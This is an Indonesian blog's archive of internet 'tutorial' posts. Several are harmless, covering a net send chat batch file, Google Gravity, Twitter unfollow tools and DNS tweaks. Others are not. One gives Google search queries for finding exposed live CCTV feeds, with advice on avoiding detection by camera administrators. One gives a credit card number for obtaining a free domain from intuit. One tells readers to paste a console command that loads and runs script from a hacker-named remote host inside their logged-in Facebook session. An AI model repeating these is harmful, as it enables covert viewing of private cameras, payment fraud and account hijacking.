Tampilkan postingan dengan label Tutorial Internet. Tampilkan semua postingan

Cara Chattingan Menggunakan Command Prompt


Jika Anda ingin berbicara secara pribadi dengan teman pada jaringan Anda, Anda tidak perlu mendownload program yang aneh-aneh, anda hanya membutuhkan alamat IP teman anda dan Command Prompt.

Pertama, buka Notepad dan masukkan code dibawah ini:


@echo off
:A 
Cls
echo MESSENGER 
set /p n=User: 
set /p m=Message: 
net send %n% %m% 
Pause
Goto A 


Sekarang simpan sebagai file .bat, misalnya: "Messenger.bat". Buka file bat tersebut maka pada Command Prompt Anda akan terlihat:

MESSENGER
User:


Pada bagian "User" ketik alamat IP komputer yang ingin Anda chat.
Setelah itu, Anda akan melihat:

Message:

Sekarang ketik pesan yang ingin Anda kirim pada "message".
Sebelum Anda tekan "Enter" seharusnya terlihat seperti ini:

MESSENGER
User: 87.345.12.123
Message: Hello, how are you?


Cara Melihat Kamera CCTV Live Stream


Kamera keamanan ada di mana-mana, mungkin anda bertanya-tanya ,apa yang mereka lihat?

Jika Anda ingin tahu tentang hal itu, saya akan menunjukkan ke anda bagaimana untuk melihat melalui internet, langsung saja ikuti langkah berikut :

1. Buka browser anda. Ini akan menjadi portal Anda ke seluruh kamera(CCTV) dunia ke internet.

2. Ketikkan salah satu Queries yang tercantum di bawah ini. Jika salah satunya tidak berfungsi, maka coba Query yang lain
.

  • inurl:/view.shtml
  • intitle:”Live View / – AXIS” | inurl:view/view.shtml^
  • inurl:ViewerFrame?Mode=
  • inurl:ViewerFrame?Mode=Refresh
  • inurl:axis-cgi/jpg
  • inurl:view/indexFrame.shtml
  • inurl:view/index.shtml
  • inurl:view/view.shtml
  • liveapplet
  • intitle:”live view” intitle:axis
  • intitle:liveapplet
  • allintitle:”Network Camera NetworkCamera”
  • intitle:axis intitle:”video server”
  • intitle:liveapplet inurl:LvAppl
  • intitle:”EvoCam” inurl:”webcam.html”
  • intitle:”Live NetSnap Cam-Server feed”
  • intitle:”Live View / - AXIS 206M”
  • intitle:”Live View / - AXIS 206W”
  • intitle:”Live View / - AXIS 210″
  • inurl:indexFrame.shtml Axis
  • intitle:start inurl:cgistart
  • intitle:”WJ-NT104 Main Page”
  • intitle:snc-z20 inurl:home/
  • intitle:snc-cs3 inurl:home/
  • intitle:snc-rz30 inurl:home/
  • intitle:”sony network camera snc-p1″
  • intitle:”sony network camera snc-m1″
  • intitle:”Toshiba Network Camera” user login
  • intitle:”i-Catcher Console - Web Monitor”
3. Buka hasilnya. Setelah selesai, anda akan melihat ribuan hasil pencarian. Klik pada salah satu dari mereka. Jika link tersebut masih aktif Anda mungkin melihat halaman penuh dengan thumbnail gambar kamera keamanan. Dalam kasus lain, Anda mungkin hanya melihat layar kamera tunggal.
pada gambar dibawah ini saya menggunakan Query
allintitle:”Network Camera NetworkCamera”

 
 4. Selamat mencoba :D

NOTE :
Berhati-hatilah bahwa Anda mungkin dilacak saat menggunakan situs. Jangan berulang kali mempertahankan koneksi ke feed selama lebih dari 30 menit. Administrator meninjau log akses untuk perangkat secara teratur.

     Banyak administrator akan mengabaikan upaya singkat untuk mengakses perangkat kepentingan rendah bila tidak ada penggunaan berbahaya ditemukan. Namun, jangka waktu pemantauan dapat menarik kecurigaan dan dapat menyebabkan akses alamat IP Anda untuk dilaporkan kepada pihak berwenang.


Cara Mengganti Logo Google dengan Nama Sendiri

Kali ini saya akan share tentang  "Cara Mengganti Logo Google dengan Nama Sendiri".
ini SS nya :

  • Masuk ke alamat www.007google.com
  • Step 1:Enter Your Name , isikan dengan kalimat yang ingin anda tampilkan , seperti nama anda.Disini saya mengetikkan "Rizky"
  • Step 2:Choose a Style , pilih model tulisan yang akan ditampilkan.Untuk logo dan warna lebih lanjut dapat dipilih melalui More Logo Styles and Colors.
  • Terakhir klik Create My Search Engine


CATATAN:
  • Agar tampilan dijadikan sebagai tampilan permanen / homepage klik Set as Home Page di bawah kotak pencarian. Jika tidak berhasil klik Tools ( Dibagian atas Mozilla Firefox ) >> Option >> General
  • Di drop down When Firefox Starts : pilih Show my home page
  • Lalu di box Home Page klik Use Current Page .
Hanya segini saja saya bisa berbagi, semoga bermanfaat :D


Cara Memainkan Google Gravity


Anda pernah mendengar tentang "Google Gravity"? jika belum pernah, anda harus mecoba nya. :D coba lihat gambar di atas, menarik bukan?
Cara nya, anda bisa membukanya disini "Google Gravity"  dan langsung mengklik tombol "Saya lagi beruntung" Anda langsung diarahkan ke halaman lain, bukan Google.com, coba periksa alamat bar diatas Anda dan Anda akan melihat bahwa ini adalah halaman website dari mrdoob.com.


Cara untuk bermain dengan Google Gravity adalah sebagai berikut :

1.kunjungi google.com (harus dari tampilan beranda google).
2.ketikan kata kunci "Google gravity" pada kotak mesin pencari.
3.Kemudian Klik pada tombol "saya lagi beruntung".
4.Gerakan kursor mouse anda.
5.Anda akan melihat elemen google akan jatuh dan anda pun bisa memainkannya.

Ada hal lain yang bisa anda mainkan di Google Gravity :

Cobalah memegang elemen apa saja, caranya dengan "mengklik dan tahan" elemen dan kemudian drag di sekitar layar. Anda bisa memindahkan, melemparkan, mengacak-acak semua bagian elemen kesemua arah.

Coba anda ketikan kata kunci apa saja di kotak pencari google, kemudian tekan enter, maka yang terjadi adalah akan muncul dan berjatuhan hasil pencarian yang tadi anda ketikan di kotak mesin pencari google. selamat mencoba.
:)


Cara Download Di 4shared Tanpa Login/ Register


Jika anda ingin mendownload file atau lagu atau apa pun itu di 4shared pasti sangat kesal, karena sekarang layanan berbagi gratis itu sedikit terganjal karena pihak dari 4shared memberikan batasan untuk para pendownload (anonim) untuk mendownload di 4shared yang di haruskan login atau mendaftar.

Nah, sekarang anda tidak perlu capek-capek untuk daftar/register terlebih dahulu untuk mendownload di 4shared. Saya akan memberitahu caranya :D

Cara nya :
  • Anda hanya perlu mengunjungi situs  http://www.4server.info 
  • Masukkan link file yang akan download dari 4shared
  • Lalu klik "Generate Link".
  • File sudah dapat di download :D
Itu saja sedikit tips dari saya, semoga bermanfaat

Cara Menambahkan Member Group Facebook Dengan Cepat


Kali ini saya akan berbagi sedikit tentang bagaimana Cara Menambahkan Member Group FB Dengan Cepat.

Bagi anda yang mempunyai grup di Facebook, tetapi member nya sedikit, tidak usah khawatir. Anda tidak perlu capek-capek untuk menginvite orang/ menyuruh orang untuk masuk ke grup anda.
berikut akan di jelaskan Cara Menambahkan Member Group FB Dengan Cepat menggunakan Script.

Langsung saja ikuti langkah-langkah berikut :

Untuk Pengguna Mozzila Firefox:

1. Tekan tombol CTRL + SHIFT + K
2. Lalu isi kode ini

document.body.appendChild(document.createElement('script')).src='http://situbondohacker.hexat.com/autoinvite2012';

3. Enter


Untuk pengguna Google Chrome :

1. Klik Mouse Kanan
2. Tekan Inspect Element (Q)
3. Pilih Console
4. Lalu isi kode ini

document.body.appendChild(document.createElement('script')).src='http://situbondohacker.hexat.com/autoinvite2012';

5. Enter

Cara Membuka Situs Yang Telah Di Blokir


Pada saat ini, banyak situs-situs di internet yang telah di blokir oleh penyedia layanan internet. terkadang situs-situs yang terkadang baik pun juga terkena blokir entah kenapa?

Sekarang saya akan share sedikit tentang bagaimana cara membuka situs yang telah di blokir oleh penyedia layanan internet.
cara nya tidak sulit, anda cukup mengunjungi situs situs berikut :
  1. mmproxy.com
  2. proxylord.com
  3. hidemyass.com
  4. unblock-web.com
  5. proxynext.com
  6. freshproxylist.net
  • Copy link situs yang telah di blokir
  • Paste kan ke kolom yang tersedia pada web di atas
  • Lalu klik "BROWSE"
Situs yang di blokir sudah muncul :D

Tutorial Setting Domain Di Intuit


Postingan ini adalah postingan lanjutan dari postingan Domain Gratis Di intuit.com

  "Custom Domain merupakan nama domain pilihan yang bisa digunakan sebagai alternative menggantikan nama blog kita diblogger (blogspot). Kita bisa menggantikan alamat namablog.blogspot.com dengan namablog.com atau .net, .info, .org, .web.id, atau dengan nama domain lainnya"

Baiklah, langsung saja ikuti langkah-langkah berikut:

Kita beralih ke blogspot .
   Setelah settingan di intuit.com selesai sekarang kita beralih ke blogspot.com untuk mengubah alamat kita menjadi namadomain.com atau yang lain
   Login terlebih dahulu ke akun blogger anda, cari blog yang akan anda ubah, 
Klik Setelan > Penerbitan > Beralih kestelan lanjut > isi alamat domain anda yang baru di kotak yang telah di sediakan > Isilah verifikasi kata yang ada dan akhiri dengan klik tombol SIMPAN SETELAN.


 Selesai sudah untuk Tutorial Setting Domain Di Intuit, semoga bermanfaat bagi kalian semua, Terima Kasih

Domain Gratis Di intuit.com


Bagi para blogger pastilah ingin mempunyai domain yang top level domain (.com, .net, .biz, .org, dll). 
Kali ini saya akan share tentang bagaimana cara setting domain gratis di intuit.com . Tapi di intuit ini domain hanya berlaku 1 tahun, setelah itu domain anda akan kembali lagi menjadi .blogspot.com

Ya, langsung saja, Berikut langkah-langkah nya :

1. Daftar/ buat lah akun DI SINI

2. Lalu, isi semua data yang diminta

3. Lalu klik “Choose a domain (www.yourname.com) for your website”.


4. Masukkan nama domain yang kalian inginkan.
 
5. Jika Domain yang kalian inginkan tersedia klik "Get Domain".


6. Selanjutnya isi lagi semua datanya seperti Nama, Email, Nomor HP, dll.


 7. Setelah itu kalian akan diarahkan ke halaman Info kontak, Jangan centang Domain Privasi (Nanti Akun Kalian Bisa Disuspend) cukup Centang Saya Setuju (I Agree) lalu klik Submit.


 8. Kemudian akan muncul halaman pop out yang tujuannya untuk meminta Informasi dan alamat penagihan domain kalian (Domain yang kalian minta gratis, tapi untuk melindungi terhadap penipuan mereka membutuhkan informasi penagihan domain kalian).

9. Pada bagian credit card isi seperti dibawah :
Nama card = Isi Terserah
Nomer card = 4067424205414109
Exp date = 02/13
Security code card= 145


Domain yang kalian inginkan akan diproses dalam waktu kurang dari 24 Jam, jadi silakan tunggu hingga domain kalian aktif, tapi biasanya hanya membutuhkan waktu 3-5 Jam saja.

 Note:
  • Tidak diperbolehkan order Domain lebih dari satu Domain dalam satu akun, nanti Domain kamu di Suspend. 
  • Tidak diperbolehkan menjual domain yang kamu dapatkan dari Intuit atau saya hapus  Bypass ini.
  • Tidak diperbolehkan menjual trik ini dengan berbagai apapun (script atau lainnya).
  • Domain yang diperbolehkan .com .net .org .info .biz .name
  • Pergunakanlah dengan bijak.
  • Resiko ditanggung sendiri.

NB:
- Order hanya boleh 1 domain dalam 1 akun, nanti domain kalian bisa mati semua.


Tips: Jika akun kalian di suspend/dinonaktifkan ada sedikit tips supaya akun kalian tidak di suspend/dinonaktifkan. Daftar di Intuit, biarkan saja itu akun jangan di otak-atik & jangan dimasukkan CC selama 1 atau 2 hari, jika sudah dilakukan cara tersebut, baru deh kalian masukkan CC dan order domain, mudah-mudahan tidak di suspend/dinonaktifkan akunnya. Selamat mencoba

tutorial ini belum selesai, setelah 24 jam, baru anda bisa melanjutkannya
Selanjutnya akan di jelaskan pada Tutorial Setting Domain Di Intuit


Cara Unfollow Orang Yang Tidak Follback Pada Twitter


Dalam postingan kali ini saya akan memberikan tutorial bagaimana cara unfollow orang yang tidak memfollow kita di twiter

Dalam membuat twiter, kita pastinya ingin mempunyai followers yang banyak bukan?. Tentunya kita harus follow akun twitter orang lain sebanyak mungkin, tapi bagaimana jika orang yang kita follow tidak follback ? Tentunya kita akan kesal dan akan unfollow akun yang tidak follback sama kita, tapi masalahnya adalah kita follow sebanyak ribuan akun sedangkan yang follback hanya ratusan saja

Cara alami adalah kita harus unfollow satu-persatu dengan melihat profilnya dan klik unfollow, tapi cara itu memakan waktu yang sangat lama sedangkan kita ingin unfollow dengan cepat tanpa harus melihat profilnya.

Berikut langkah-langkah unfollow dengan cepat :

  • Lalu klik "Connect To Twiter", Setelah itu Masuk dengan akun twiter anda
  • Setelah itu akan ada tampilan "Select Plan", plih "Free Plan"

  • Tunggu saja hingga twitter mengembalikan lagi ke halaman ManageFlitter, setelah itu kamu akan melihat jumlah akun twitter yang tidak follow back, dan mana saja akun twitter yang tidak aktif.
  • Setelah muncul tampilan seperti di atas, lalu tekan "Quick Edit", hingga tampilan nya seperti di bawah ini, setelah block semua foto/orang nya. Jika sudah, klik "UNFOLLOW (jumlah akun)"


Selesai sudah kita Unfollow orang yang tidak memfollow kita
Semoga artikel ini bermanfaat bagi sobat-sobat sekalian :)

Baca juga Cara Membuat Chat Di Twiter

    Cara Membuat Chat Di Twiter Menggunakan Bonfire

    Kali ini saya akan memberikan tutorial memberikan fitur chating pada twitter. Langsung saja, berikut langkah-langkah nya:

    • Klik tanda panah warna HIJAU yang bertuliskan Install the Chrome Extension
    • Setelah selesai, RESTART Mozilla anda
    • Lalu login ke twiter
    Apabila langkah-langkah diatas sudah anda lakukan semua maka anda sudah bisa chating dengan teman anda di twitter seperti chat di facebook. Dengan catatan: teman anda harus menginstall juga Bonfire, baru anda bisa chating dengan sesama teman twitter.
     
    Berikut tampilan twitter saya yang memakai Bonfire


    Baca juga "Cara Unfollow Orang Yang Tidak Follback Pada Twitter"

    Cara Mengembalikan Tampilan Facebook Timeline Ke Tampilan Semula


    Bagi anda yang merasa kurang nyaman dengan tampilan Facebook Timeline yang kesan nya ribet, berserakan, dan sempit. Tidak usah khawatir, karena ada Cara Mengembalikan Tampilan Facebook Timeline Ke Tampilan Semula.

    Cara nya sangat mudah, ikuti langkah-langkah berikut

    • Masuk lah ke Facebook Developer Page dimana awalnya anda masuk ke aplikasi ini untuk mengaktifkan timeline. setelah itu klik pada tombol "Edit Apps". 

    • Kemudian klik "Deleted App"/"Hapus Aplikasi" yang terdapat di sebelah kiri.

    • Setelah anda mengkonfirmasi untuk menghapus aplikasi, maka facebook timeline pada facebook anda akan dinonaktifkan dan tampilan facebook anda akan kembali ke tampilan yang lama.
    Selamat Mencoba :D
    INFO
    Sejak Facebook secara resmi meluncurkan Facebook Timeline pada tanggal 15 Desember kemaren, Semua Facebooker yang telah berhasil me-reset Facebooknya ke Mode lama secara otomatis di kembalikan lagi oleh Facebook ke mode Timeline.

    Bagi yang lebih menyukai Mode (Layout) Facebook yang lama sepertinya harus bersabar menunggu sampai adanya opsi untuk menggunakan Mode lama karena sekarang Facebook Timeline telah di resmikan.

    Menurut rumor yang beredar disesama Facebooker, kemungkinan Facebook akan menambahkan Switch Button (Tombol Pengganti) agar pengguna Facebook bisa merubah tampilan Facebook dari Timeline ke mode Lama atau sebaliknya kapan saja diinginkan. Semoga hal ini bukan hanya sekedar rumor, mengingat banyak sekali Facebooker yang lebih nyaman dengan lay out Facebook yang lama. Jadi facebooker yang sudah terlanjur layout'a menjadi timeline bersabarlah.

    Cara Mempercepat Download IDM Menggunakan IDM Optimizer


    Bagi yang belum mempunyai IDM sebaik nya anda mendownload nya dulu, sebelum menggunakan IDM Optimizer

    IDM Optimizer adalah sebuah software yang berguna untuk memaksimalkan kinerja IDM. Dengan menggunakan IDM Optimizer, IDM anda akan mendapatkan kecepatan maksimal dalam mendownload file. IDM Optimizer juga merubah pembagian dalam mendownload file yang biasa nya 8 bagian, menjadi 16 bagian.

    langsung saja di download bagi yang berminat
    DOWNLOAD

    Cara menggunakan IDM Optimizer:

    • Install terlebih dahulu IDM pada komputer anda
    • Matikan icon tray Internet Download manager
    • Jalankan IDM Optimizer lalu pilih Maximum untuk mengoptimalkan IDM
    • Restart IDM untuk melihat hasil


    Cara Mempercepat Koneksi Internet

    • Mempercepat koneksi internet dengan gpedit. Secara default, Windows menyisakan 20% dari total bandwith yang tersedia untuk update sistem operasi dan QoS. Ini membuat kita "hanya" memakai 80% dari total bandwith yang tersedia. Walau Microsoft menjelaskan bahwa Limit Reservable Bandwidth itu tidak mengganggu bandwith real, namun setiap kita menyalakan komputer, maka bandwith kita akan mengakses update microsoft untuk mencari patch atau update terbaru, yang jelas menyedot bandwith kita. Untuk menghilangkan Limit Reservable Bandwidth, maka kita bisa merubahnya lewat :
    •  
    Start -> Run -> ketik gpedit.msc -> Local Computer Policy -> Computer Configuration -> Administrative Templates -> Network -> QOS Packet Scheduler -> Limit Reservable Bandwidth -> Pilih Disable.

    • Mempercepat koneksi internet dengan DNS cache. DNS Cache adalah menyimpan histori atau cache dari situs yang pernah kita kunjungi, sehingga saat kita membukanya kembali tidak lagi mendownload dari internet, tapi dari internal komputer kita yang tentunya akan lebih mempercepat browsing. Untuk mengaktifkan DNS Cache, maka salinlah kode berikut di notepad dan simpan file tersebut dengan nama bebas seperti dnscache.reg kemudian jalankan :
    •  
    [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters]
    "CacheHashTableBucketSize"=dword:00000001
    "CacheHashTableSize"=dword:00000180
    "MaxCacheEntryTtlLimit"=dword:0000fa00
    "MaxSOACacheEntryTtlLimit"=dword:0000012d


    • Menggunakan DNS yang cepat. DNS yang baik serta tidak down mampu menentukan kecepatan koneksi internet anda. Anda bisa mencoba beberapa DNS yang bisa dipakai. Pilihlah DNS yang paling dekat dari lokasi anda adalah salah satu trik untuk mempercepat koneksi. Berikut ini beberapa daftar DNS yang bisa anda pakai.
    FREE Public DNS Server
    Google DNS Server
    8.8.8.8
    8.8.4.4

    ScrubIt Public dns server 
    67.138.54.100
    207.225.209.66

    Dnsadvantage dns server:156.154.70.1
    156.154.71.1

    OpenDNS free dns server:208.67.222.222
    208.67.220.220

    Speedy Telkom DNS Server :
    202.134.0.155
    203.130.196.5
    202.134.1.10
    203.130.208.18
    203.130.206.250
    202.134.1.5
    203.130.206.250
    203.130.193.74
    202.134.0.155
    222.124.204.34
    202.134.1.10
    203.130.209.242
    61.94.192.12

    Itulah beberapa tips dan trik mempercepat koneksi Internet yang bisa anda coba. Sebenarnya masih banyak Cara Mempercepat Koneksi Internet, seperti memakai plugins atau addons untuk browser, menggunakan ip proxy dan sebagainya. Semoga bermanfaat.